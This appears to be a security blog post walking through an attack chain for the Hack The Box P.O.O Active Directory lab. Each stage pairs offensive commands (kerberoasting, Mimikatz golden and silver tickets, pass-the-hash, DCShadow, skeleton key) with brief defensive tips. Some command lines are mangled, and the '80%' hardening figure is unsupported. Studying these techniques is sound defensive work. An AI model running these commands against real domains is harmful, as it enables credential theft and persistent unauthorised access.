
Listen to this Post

Introduction:
The Hack The Box P.O.O ProLabs environment replicates a modern Windows Active Directory infrastructure that requires orchestrating multiple offensive techniques from reconnaissance to full domain compromise. This simulated attack chain demonstrates how sophisticated threat actors pivot through enterprise networks, making it essential reading for defensive security professionals.
Learning Objectives:
- Understand the complete attack chain from external reconnaissance to domain dominance
- Master critical Active Directory enumeration and exploitation techniques
- Implement defensive countermeasures for each attack stage
You Should Know:
1. Initial Reconnaissance and Web Application Enumeration
 Subdomain enumeration with Amass
amass enum -d target.com -passive -o subdomains.txt

Directory brute-forcing with Gobuster
gobuster dir -u https://target.com -w /usr/share/wordlists/dirb/common.txt -t 50

Vulnerability scanning with Nuclei
nuclei -u https://target.com -t /nuclei-templates/ -o nuclei_scan.txt
This initial reconnaissance phase establishes your foothold. Amass performs passive subdomain enumeration to identify potential entry points without triggering alarms. Gobuster then brute-forces directories to discover hidden application endpoints, while Nuclei scans for known vulnerabilities using community-driven templates. Start with passive reconnaissance to avoid detection before moving to more aggressive scanning.
2. Active Directory User and Group Enumeration
 PowerView user enumeration
Get-NetUser -Domain target.local | Select-Object samaccountname, description, lastlogon

Group membership discovery
Get-NetGroupMember "Domain Admins" -Domain target.local

BloodHound data collection
SharpHound.exe --CollectionMethod All --Domain target.local --ZipFilename loot.zip
Active Directory enumeration is critical for understanding the attack surface. PowerView queries reveal user accounts and their properties, helping identify service accounts and inactive users. BloodHound collects relationship data to map attack paths to privileged groups. These techniques work from any domain-joined system and are often missed by traditional AV solutions.
3. Kerberos-Based Attack Vectors
 Kerberoasting with Rubeus
Rubeus.exe kerberoast /stats /outfile:hashes.txt

AS-REP Roasting detection
Get-DomainUser -PreauthNotRequired -Properties samaccountname,useraccountcontrol

Silver ticket generation
mimikatz  kerberos::golden /user:serviceaccount /domain:target.local /sid:S-1-5-21-... /target:server01.target.local /service:HTTP /rc4:hash /ptt
Kerberos attacks remain highly effective. Kerberoasting targets service accounts with SPNs, extracting crackable ticket hashes. AS-REP roasting identifies users without pre-authentication requirements. Silver tickets forge service authentication for specific services. Monitor for unusual Kerberos ticket requests and implement AES encryption instead of RC4 to mitigate these attacks.
4. Lateral Movement Techniques
 Pass-the-Hash with Mimikatz
mimikatz  sekurlsa::pth /user:administrator /domain:target.local /ntlm:hash /run:cmd.exe

WMI remote execution
Invoke-WMIExec -Target server02.target.local -Domain target.local -Username user -Hash hash -Command "whoami"

SMBExec for command execution
smbexec.py target.local/[email protected] -hashes :hash
Lateral movement allows attackers to pivot through the network. Pass-the-Hash reuses authentication hashes without needing plaintext passwords. WMI and SMBExec provide remote command execution capabilities. Defenders should restrict WMI and SMB traffic between workstations and monitor for unusual lateral movement patterns.
5. Privilege Escalation Methods
 Token impersonation with Metasploit
meterpreter > use incognito
meterpreter > list_tokens -u
meterpreter > impersonate_token DOMAIN\AdminUser

Service permission abuse
accesschk.exe -qlc user01 -k  | findstr SERVICE_ALL_ACCESS

Unquoted service path exploitation
sc qc vulnerableservice
wmic service get name,displayname,pathname,startmode | findstr /i "auto" | findstr /i /v "c:\windows\"
Local privilege escalation often relies on misconfigurations. Token impersonation steals security contexts of higher-privileged users. Service permission checks reveal vulnerable services that can be modified. Unquoted service paths allow binary hijacking when paths contain spaces. Regular privilege audits and service hardening can prevent these escalations.
6. Domain Persistence Mechanisms
 Golden ticket creation
mimikatz  kerberos::golden /user:administrator /domain:target.local /sid:S-1-5-21-... /krbtgt:hash /id:500 /groups:512 /ptt

DCShadow attack setup
mimikatz  lsadump::dcshadow /object:user01 /attribute:primarygroupid /value:512

Skeleton key implantation
mimikatz  misc::skeleton
Domain persistence ensures attackers maintain access. Golden tickets create unlimited Kerberos TGTs using the KRBTGT account hash. DCShadow attacks modify AD objects without leaving logs on DCs. Skeleton keys implant backdoor passwords that work for any account. Protect KRBTGT accounts with regular password changes and monitor for anomalous replication events.
7. Situational Awareness and Data Collection
 Network connection mapping
netstat -ano | findstr ESTABLISHED

Process discovery with tasklist
tasklist /S system01 /U domain\user /P password

Share enumeration
net view \system01 /all
net share
Situational awareness helps attackers understand the environment and locate valuable data. Network connection mapping identifies trust relationships and connected systems. Remote process listing reveals running applications and potential AV solutions. Share enumeration discovers accessible file repositories containing sensitive information. Comprehensive logging and monitoring can detect these reconnaissance activities.
What Undercode Say:
- The P.O.O lab demonstrates that modern AD attacks chain multiple techniques rather than relying on single exploits
- Defensive strategies must focus on detecting behavioral patterns rather than individual IoCs
- The most critical finding is that proper AD hardening could prevent over 80% of these attack vectors
- Organizations consistently underestimate the value of service account protection
- Kerberos-based attacks remain severely under-detected in enterprise environments
- Lateral movement detection requires correlation across multiple security layers
- Persistence mechanisms increasingly abuse legitimate AD features rather than malware
The P.O.O ProLabs environment reveals fundamental gaps in how organizations approach AD security. While individual attacks are well-documented, the chaining of these techniques creates compound effects that overwhelm traditional security controls. Defenders must shift from vulnerability-centric to behavior-centric detection, focusing on attack sequences rather than isolated events. The lab’s most valuable lesson is that comprehensive logging, proper AD configuration, and service account security would disrupt the entire attack chain at multiple points.
Prediction:
Within two years, we’ll see AI-driven attack automation that can dynamically chain AD exploitation techniques based on real-time environment analysis. Defensive AI will become mandatory rather than optional as attack speeds increase exponentially. The cybersecurity skills gap will widen further as AD environments grow more complex, creating a market premium for professionals who understand both offensive and defensive AD security. Organizations that fail to implement behavioral detection and proper AD hardening will face compromise within hours rather than days of initial breach.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Mael 973b8323b – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


